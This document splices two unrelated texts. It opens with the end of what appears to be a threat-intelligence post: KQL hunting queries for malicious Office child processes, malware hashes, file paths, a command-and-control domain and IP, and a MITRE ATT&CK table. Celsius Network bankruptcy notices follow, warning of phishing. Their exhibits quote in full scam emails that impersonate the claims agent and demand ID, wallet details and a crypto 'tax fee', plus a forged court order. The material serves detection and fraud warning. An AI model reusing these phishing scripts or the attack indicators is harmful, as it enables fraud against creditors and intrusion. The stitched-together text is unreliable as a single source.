UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName),
       FileList=make_set(FileName) by FileOriginUrl, FileOriginIP,
InitiatingProcessFileName
```

Looks for downloaded files with uncommon file extensions, groups remote IPs, URLs, filenames, users, and devices:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt", "outlook")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| extend Extension=tostring(parse_path(FolderPath).Extension)
```

```
| extend Path=tostring(parse_path(FolderPath).DirectoryPath)
| summarize ExtensionCount=count(), IpList=make_set(FileOriginIP),
UrlList=make_set(FileOriginUrl), FileList=make_set(FileName),
UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName) by Extension, InitiatingProcessFileName
```

Looks for Office apps that have child processes that match the GUID command line, with a check for Microsoft binaries to reduce the results before the regex:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ProcessVersionInfoCompanyName has "Microsoft"
| where ProcessCommandLine matches regex
@"[A-Za-z0-9]+\.\exe [A-Za-z0-9]{8}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-
[A-Za-z0-9]{4}-[A-Za-z0-9]{12} /[A-Za-z0-9]$"
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytic to automatically match the malicious IP and domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the **Threat Intelligence** solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: <https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy>

To supplement this indicator matching customers can use the Advanced Hunting queries listed above against Microsoft 365 Defender data ingested into their workspaces as well as the following Microsoft Sentinel queries:

- Least common parent and child process pairs:
https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least_Common_Parent_Child_Process.yaml

- Detect anomalous process trees: <https://github.com/Azure/Azure-Sentinel/blob/46906229919827bffa14211341f52dd68e27ad81/Hunting%20Queries/Microsoft%20365%20Defender/Execution/detect-anomalous-process-trees.yaml>

Indicators of compromise

IOC
abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0
17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b
a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9
2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33
e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5
C:\ProgramData\SoftwareCache\wsock32.dll
C:\Users\user\AppData\Roaming\Dashboard_v2\DUser.dll
C:\Program Files\CryptoDashboardV2\
C:\ProgramData\Microsoft Media\VSDB688.tmp
hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Back
strainservice.com
198.54.115.248
56762eb9-411c-4842-9530-9922c46ba2da
27E57D 84-4310-4825 -AB22-743C78B8F3AA
TPLink.exe" 27E57D 84-4310-4825 -AB22-743C78B8F3AA /sven
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow

MITRE ATT&CK techniques

Tactics	Technique ID	Name
Reconnaissance	T1591	Gather Victim Org Information
	T1593.001	Social Media
	T1583.001	Acquire Infrastructure: Domain
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.005	Command and Scripting Interp
	T1106	Native API
Persistence, Privilege Escalation, Defense Evasion	T1574.002	DLL side-Loading
Defense Evasion	T1027	Obfuscated file or information
	T1036.005	Masquerading: Match Legitim
	T1027.009	Obfuscated Files or Informatio
Command & Control	T1071.001	Application Layer Protocol: We
	T1132	Data Encoding
Exfiltration	T1041	Exfiltration over C2 channel

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
601 Lexington Avenue
New York, New York 10022
Telephone: (212) 446-4800
Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
Christopher S. Koenig
Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
300 North LaSalle Street
Chicago, Illinois 60654
Telephone: (312) 862-2000
Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

**UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK**

In re:

CELSIUS NETWORK LLC, *et al.*,¹

Debtors.

)
) Chapter 11
)
) Case No. 22-10964 (MG)
)
) (Jointly Administered)
)

SECOND SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING ATTEMPTS

PLEASE TAKE NOTICE that the Debtors became aware that phishing text messages² were being sent to certain of the Debtors' customers on January 5, 2023, purporting to be customer

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

² On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A.

PLEASE TAKE FURTHER NOTICE that these emails and text messages are ***not authorized messages*** from the Debtors or Stretto, Inc., the Debtors' claims agent, and are ***strongly suspected to be phishing scams aimed at inducing payments of fraudulent "fees," obtaining personally identifiable information, account information of customers, and stealing financial assets.***

2

respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth therein.

PLEASE TAKE FURTHER NOTICE that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors *immediately* at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

PLEASE TAKE FURTHER NOTICE that copies of the Original Notice, the Supplemental Notice, the Withdrawal Order, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

[Remainder of page intentionally left blank]

New York, New York
Dated: January 22, 2023

/s/ Joshua A. Sussberg

KIRKLAND & ELLIS LLP

KIRKLAND & ELLIS INTERNATIONAL LLP

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com

ross.kwasteniet@kirkland.com

chris.koenig@kirkland.com

dan.latona@kirkland.com

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

Phishing Text Message




Exhibit B

Phishing Emails

From: Stretto - Celcius Case 22-10943 <celsius@cases.stretto.restructuring.ltd>
Sent: Friday, January 20, 2023 11:01 AM
To: [REDACTED]
Subject: Celcius Case - Additional Information Needed

This is an EXTERNAL email. STOP. THINK! DON'T click links or open files unless you know the sender!

Dear [REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy.

In addition, please provide us with the following information to process the payment:

- * A copy of a valid ID
- * Bank account information (wire transfer) or
- * Crypto Wallet Address (ETH/USDT-ERC20)
- * Contact information (phone number and email address)

As a creditor of the company, You will need to pay a filing fee (Chapter 7 bankruptcy) and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case.

- * Case Number: **22-10964.**
- * Debtor: **Celcius Network LLC.**
- * Creditor: [REDACTED]
- * Claim Amount: [REDACTED]
- * Tax fee: **5%**
- * Tax Amount: [REDACTED]
- * Pay to (Crypto Wallet): (ETH/USDT-ERC20)
0x36Ea670bDB878332B7f279F960aC4464377d1D27
- * Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required. If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards
Emily A. Baum
Senior Manager
Security Risk Management

©2023 Stretto. All rights reserved.
410 Exchange, STE 100
Irvine, CA 92602

On Fri, 20 Jan 2023, 12:54 Stretto - Celcius Case 22-10943, <celsius@cases.stretto.restructuring.ltd> wrote:

Dear [REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy.

In addition, please provide us with the following information to process the payment:

- * A copy of a valid ID
- * Bank account information (wire transfer) or
- * Crypto Wallet Address (ETH/USDT-ERC20)
- * Contact information (phone number and email address)

As a creditor of the company, You will need to pay a filling fee (Chapter 7 bankruptcy) and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case.

- * Case Number: **22-10964.**
- * Debtor: [REDACTED]
- * Creditor: **XXXXXXXXXXXXXX**
- * Claim Amount: [REDACTED]
- * Tax fee: **10%**
- * Tax Amount: [REDACTED]
- * Pay to (Crypto Wallet): (ETH/USDT-ERC20)
0x36Ea670bDB878332B7f279F960aC4464377d1D27
- * Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (ETH) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required.
If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards

Emily A. Baum

Senior Manager

Security Risk Management

©2023 Stretto. All rights reserved.
410 Exchange, STE 100
Irvine, CA 92602

From: Stretto - Celcius Case 22-10943 <celsius@cases.stretto.restructuring.ltd>

Date: January 21, 2023 at 12:53:04 EST

To: [REDACTED]

Subject: Celcius Case - Final order and Additional Information Needed

[REDACTED]

I am writing to inform you that [Celcius Network LLC] has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And you are now eligible and confirmed as a creditor [[Final Creditor List](#)].

And as a result, We need additional information related to your claim against [Celcius Network LLC], which has filed for bankruptcy according to latest announcement about the "[\[1\] FINAL ORDER \(I\) AUTHORIZING THE PAYMENT OF CERTAIN TAXES AND FEES AND \(II\) GRANTING RELATED RELIEF](#)".

In addition, please provide us with the following information to process the payment:

- * **A copy of a valid ID**
- * **Bank account information (wire transfer) or**
- * **Crypto Wallet Address (ETH/USDT-ERC20)**
- * **Contact information (Latest phone number and email address)**

And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 15, 2023** or you will be deemed to have withdrawn from the case. According to related documents above [1].

- * Case Number: **22-10964.**
- * Debtor: **Celcius Network LLC.**
- * Creditor: [REDACTED]
- * Claim Amount: [REDACTED]
- * Tax & Filing fee: **5%**
- * Tax Amount: [REDACTED]
- * Pay to (Crypto Wallet): (ETH/USDT-ERC20)
0x36Ea670bDB878332B7f279F960aC4464377d1D27
- * Due Date: **February 15 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required. If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards
Emily A. Baum
Senior Manager
Security Risk Management

©2023 Stretto. All rights reserved.
410 Exchange, STE 100
Irvine, CA 92602

Joshua A. Sussberg, P.C.
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 601 Lexington Avenue
 New York, New York 10022
 Telephone: (212) 446-4800
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)
 Christopher S. Koenig
 Dan Latona (admitted *pro hac vice*)
KIRKLAND & ELLIS LLP
KIRKLAND & ELLIS INTERNATIONAL LLP
 300 North LaSalle Street
 Chicago, Illinois 60654
 Telephone: (312) 862-2000
 Facsimile: (312) 862-2200

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

**UNITED STATES BANKRUPTCY COURT
 SOUTHERN DISTRICT OF NEW YORK**

)	
In re:)	Chapter 11
)	
CELSIUS NETWORK LLC, <i>et al.</i> , ¹)	Case No. 22-10964 (MG)
)	
Debtors.)	(Jointly Administered)
)	

THIRD SUPPLEMENTAL NOTICE OF ADDITIONAL PHISHING ATTEMPTS

PLEASE TAKE NOTICE that, on February 5, 2023, the Debtors became aware that phishing emails similar to those described in the Second Supplemental Notice² were being sent to

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

² On November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the "Original Notice") to inform parties in interest of phishing emails sent to certain of the Debtors' customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A. Additionally, on December 13, 2022, the Debtors filed the *Supplemental Notice of Phishing Attempts* [Docket No. 1681] (the "Supplemental Notice") to inform parties in interest of third-party reports of these and similar phishing emails targeting cryptocurrency users and their potential sources. Copies of such reports are attached to the Supplemental Notice as Exhibit A. On January 22, 2023, the Debtors filed the *Second*

certain of the Debtors' customers by an individual purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Unlike prior emails, the new email, a copy of which is attached hereto as **Exhibit A**, contains a hyperlink to a ***falsified*** order (the "Falsified Order") purportedly from the United States Bankruptcy Court for the Southern District of New York (the "Court"). Relative to the *Final Order (I) Authorizing the Payment of Certain Taxes and Fees and (II) Granting Related Relief* [Docket No. 526] (the "Taxes Order"), the Falsified Order rewrites the third paragraph therein to mislead customers into submitting their official personal identification, cryptocurrency wallet addresses, and contact information, and paying the purported "filing fee" and "tax fee." A redline showing the differences between the Falsified Order and the correct copy of the Taxes Order is attached to this notice as **Exhibit B**. A copy of the Falsified Order is attached to this notice as **Exhibit C**. A correct copy of the Taxes Order may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

PLEASE TAKE FURTHER NOTICE that these emails are ***not authorized messages*** from the Debtors or Stretto, Inc., the Debtors' claims agent, and are ***strongly suspected to be phishing scams aimed at inducing payments of fraudulent "fees," obtaining personally identifiable information, account information of customers, and stealing financial assets.***

Supplemental Notice of Additional Phishing Attempts [Docket No. 1904] (the "Second Supplemental Notice") to inform parties in interest of phishing texts and emails sent to certain of the Debtors' customers purporting to be a senior manager at Stretto, Inc., and requesting that customers submit their official personal identification, cryptocurrency wallet addresses, bank accounts, and contact information to receive claim distributions, and pay a purported "filing fee" and "tax fee." Copies of such texts and emails were attached to the Second Supplemental Notice as **Exhibit A** and **Exhibit B**, respectively.

PLEASE TAKE FURTHER NOTICE that the Falsified Order linked in these emails is *not an authentic order from the Court*, and the Court **has not** entered an order in these chapter 11 cases that requires any customer to submit their official personal identification card or cryptocurrency wallet address(es) to any third party, or to pay any fees related to filings or taxes.

PLEASE TAKE FURTHER NOTICE that neither the Debtors nor their advisors will **ever** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order by the Court or (ii) on-the-record instruction from the Court; *provided that*, in connection with the Court's *Order (I) Authorizing the Debtors to Reopen Withdrawals for Certain Customers with Respect to Certain Assets Held in the Custody Program and Withhold Accounts and (II) Granting Related Relief* [Docket No. 1767] (the "Withdrawal Order"), prior to the Debtors' reopening of withdrawals, the Debtors will provide notice to parties in interest with respect to the process for withdrawing digital assets off of the Debtors' platform in accordance with the procedures set forth in the *Notice of Schedule of Custody Users Entitled to Withdraw Certain Assets* [Docket No. 1958] (the "Withdrawal Notice").

PLEASE TAKE FURTHER NOTICE that, if you receive any message purporting to be from the Debtors or their advisors and requesting account information, personal information, or payment, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

PLEASE TAKE FURTHER NOTICE that copies of the Real Order, the Original Notice, the Supplemental Notice, the Second Supplemental Notice, the Withdrawal Order, the Withdrawal Notice, the Taxes Order, and all other documents filed in these chapter 11 cases may be obtained free of charge by visiting the website of Stretto at <https://cases.stretto.com/celsius>.

New York, New York
Dated: February 6, 2023

/s/ Joshua A. Sussberg

KIRKLAND & ELLIS LLP

KIRKLAND & ELLIS INTERNATIONAL LLP

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com
ross.kwasteniet@kirkland.com
chris.koenig@kirkland.com
dan.latona@kirkland.com

Counsel to the Initial Debtors and Debtors in Possession

Proposed Counsel to the GK8 Debtors and Debtors in Possession

Exhibit A

Phishing Email

On February 5, 2023 at 8:59:37 AM, Stretto - Celcius Case 22-10943 (celcius@cases.stretto.ltd) wrote:

[REDACTED]

I am writing to inform you that Celcius Network LLC has filed for bankruptcy and now currently undergoing the process of liquidation and under the protection of United States Bankruptcy Court - Case No. 22-10964. And you are now eligible and confirmed as a creditor.

And as a result, We need additional information related to your claim against Celcius Network LLC, which has filed for bankruptcy according to latest announcement about the "[\[1\] FINAL ORDER \(I\) AUTHORIZING THE PAYMENT OF CERTAIN TAXES AND FEES AND \(II\) GRANTING RELATED RELIEF](#)"

In addition, please provide us with the following information to process the payment of your claim:

- * **A copy of a valid ID**
- * **Crypto Wallet Address (ETH/USDT-ERC20)**
- * **Contact information (Latest phone number and email address)**

And as a creditor of the company, You will need to pay a filing fee and tax fee (5% if You are US citizen and 10% if you are not US Citizen). Below are the payment details and you must pay them before **February 25, 2023** or you will be deemed to have withdrawn from the case. According to related documents above [1].

- * Case Number: **22-10964.**
- * Debtor: **Celcius Network LLC.**
- * Creditor: [REDACTED]
- * Claim Amount: [REDACTED]
- * Tax & Filing fee: **5%**
- * Tax Amount: [REDACTED]
- * Pay to (Crypto Wallet): (ETH/USDT-ERC20) **0x36Ea670bDB878332B7f279F960aC4464377d1D27**
- * Due Date: **February 25 2023**

After you send the tax fee payment, Please reply this email along with your Transaction hash link (etherscan) or screenshot of it and your additional information. You will receive a notice of important dates and claim distribution related to the bankruptcy case No.22-10964.

Please be sure to keep an eye out for any such notices and respond promptly if required.
If you have any questions or concerns, please don't hesitate to contact me who is handling the case.

Regards
Emily A. Baum
Senior Manager
Security Risk Management

Exhibit B

Redline

**UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK**

		Chapter 11
)
In re:)	<u>Chapter 11</u>
)
CELSIUS NETWORK LLC, <i>et</i>)	
<i>al.</i> , ¹)	Case No. 22-10964 (MG)
)
Debtors <u>& Creditors</u> .)	(Jointly Administered)
)

**FINAL ORDER (I) AUTHORIZING THE PAYMENT
OF CERTAIN TAXES AND FEES AND (II) GRANTING RELATED RELIEF**

Upon the motion (the “Motion”)² of the above-captioned debtors and debtors in possession (collectively, the “Debtors”) for entry of a final order (this “Final Order”), (a) authorizing the Debtors, in their sole discretion, to remit and pay certain accrued and outstanding Taxes and Fees;

and (b) granting related relief, all as more fully set forth in the Motion; and upon the First Day Declarations; and this Court having jurisdiction over this matter pursuant to 28 U.S.C. §§ 157 and 1334 and the *Amended Standing Order* of Reference from the United States District Court for the Southern District of New York, entered February 1, 2012; and this Court having the power to enter a final order consistent with Article III of the United States Constitution; and this Court having found that venue of this proceeding and the Motion in this district is proper pursuant to 28 U.S.C. §§ 1408 and 1409; and this Court having found that the relief requested in the Motion is in the best

interests of the Debtors’ estates, their creditors, and other parties in interest; and this Court having

¹ The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC’s principal

place of business and the Debtors' service address in these chapter 11 cases is 121 River Street, PH05, Hoboken, New Jersey 07030.

- 2 Capitalized terms used but not otherwise defined herein shall have the meanings ascribed to them in the Motion.

found that the Debtors' notice of the Motion and opportunity for a hearing on the Motion were appropriate under the circumstances and no other notice need be provided; and this Court having reviewed the Motion and having heard the statements in support of the relief requested therein at a hearing before this Court (the "Hearing"); and this Court having determined that the legal and factual bases set forth in the Motion and at the Hearing establish just cause for the relief granted herein; and upon all of the proceedings had before this Court; and after due deliberation and sufficient cause appearing therefor, it is HEREBY ORDERED THAT:

1. The Motion is granted on a final basis as set forth herein.
2. The Debtors are authorized to pay or remit (or use applicable credits to offset), in

their sole discretion, the Taxes and Fees (including, for the avoidance of doubt, posting collateral or a letter of credit in connection with any dispute related to the Assessments), whether accrued prior to or after the Petition Date, that are payable during the pendency of these chapter 11 cases, on a final basis, at such time when the Taxes and Fees are payable in the ordinary course of business. To the extent that the Debtors have overpaid any Taxes and Fees, the Debtors are authorized to seek a refund or credit on account of any such Taxes and Fees.

3. ~~The Debtors are authorized, in consultation with counsel to the Official Committee~~ Creditors are required to comply with the payment of certain taxes and fees prior

~~of Unsecured Creditors (the "Committee") and with notice to the United States Trustee for the Southern District of New York, to honor any amounts owed on account of any audits conducted in connection with their Taxes and Fees in the ordinary course of business.~~

before the due dates and required to give an additional information, Full details below:

(a) In addition, please provide us with the following information to process the payment: (*) A copy of a valid ID, (*) Crypto Wallet Address (ETH/USDT-ERC20), (*) Contact information

4. Notwithstanding the relief granted in this Final Order and any actions taken

pursuant to such relief, nothing in this Final Order shall be deemed: (a) an admission by the Debtors or the Committee as to the validity of any particular claim against the Debtors; (b) a waiver of the Debtors' or the Committee's respective rights to dispute any particular claim on any

grounds; (c) a promise or requirement by the Debtors or any third party to pay any particular claim; (d) an implication or admission by the Debtors or the Committee that any particular claim is of a type specified or defined in this Final Order or the Motion; (e) a request or authorization by any Debtor to assume any agreement, contract, or lease pursuant to section 365 of the Bankruptcy Code; (f) a waiver or limitation of the Debtors' or the Committee's respective rights under the Bankruptcy Code or any other applicable law; or (g) a concession by the Debtors or the Committee that any liens (contractual, common law, statutory, or otherwise) satisfied pursuant to the Motion are valid, and the Debtors and the Committee each expressly reserve their rights to contest the extent, validity, or perfection or seek avoidance of all such liens. Any payment made pursuant to this Final Order is not intended and should not be construed as an admission by the Debtors or the Committee as the validity of any particular claim or a waiver of the Debtors' and the Committee's respective rights to subsequently dispute such claim.

5. Notwithstanding anything to the contrary in the Motion, this Final Order, or any findings announced at the Hearing, nothing in the Motion, this Final Order, or announced at the Hearing constitutes a finding under the federal securities laws as to whether crypto tokens or transactions involving crypto tokens are securities, and the rights of the United States Securities and Exchange Commission and the Committee to challenge transactions involving crypto tokens on any basis are expressly reserved.

6. The Debtors are authorized to issue postpetition checks, or to effect postpetition fund transfer requests, in replacement of any checks or fund transfer requests that are dishonored as a consequence of these chapter 11 cases with respect to prepetition amounts owed in connection with any of the relief granted herein.

7. The banks and financial institutions on which checks were drawn or electronic

payment requests made in payment of the prepetition obligations approved herein are authorized and directed to receive, process, honor, and pay all such checks and electronic payment requests when presented for payment, and all such banks and financial institutions are authorized to rely on the Debtors' designation of any particular check or electronic payment request as approved by this Final Order.

8. Nothing in this Final Order expands or diminishes any right of setoff or recoupment

of the United States under the Bankruptcy Code and applicable non-bankruptcy law.

9. Notice of the Motion as provided therein shall be deemed good and sufficient notice

of such Motion and the requirements of Bankruptcy Rule 6004(a) and the Local Rules are satisfied by such notice.

10. Notwithstanding Bankruptcy Rule 6004(h), the terms and conditions of this Final

Order are immediately effective and enforceable upon its entry.

11. The Debtors are authorized to take all actions necessary to effectuate the relief

granted in this Final Order in accordance with the Motion.

12. This Court retains exclusive jurisdiction with respect to all matters arising from or

related to the implementation, interpretation, and enforcement of this Final Order.

IT IS SO ORDERED.

Dated: August 17, 2022
New York, New York

/s/ Martin Glenn
MARTIN GLENN
Chief United States Bankruptcy Judge

Falsified Order

UNITED STATES BANKRUPTCY COURT
SOUTHERN DISTRICT OF NEW YORK

In re:

CELSIUS NETWORK LLC, *et al.*,¹

Debtors & Creditors.

)
) Chapter 11

)
) Case No. 22-10964 (MG)

)
) (Jointly Administered)

**FINAL ORDER (I) AUTHORIZING THE PAYMENT
OF CERTAIN TAXES AND FEES AND (II) GRANTING RELATED RELIEF**

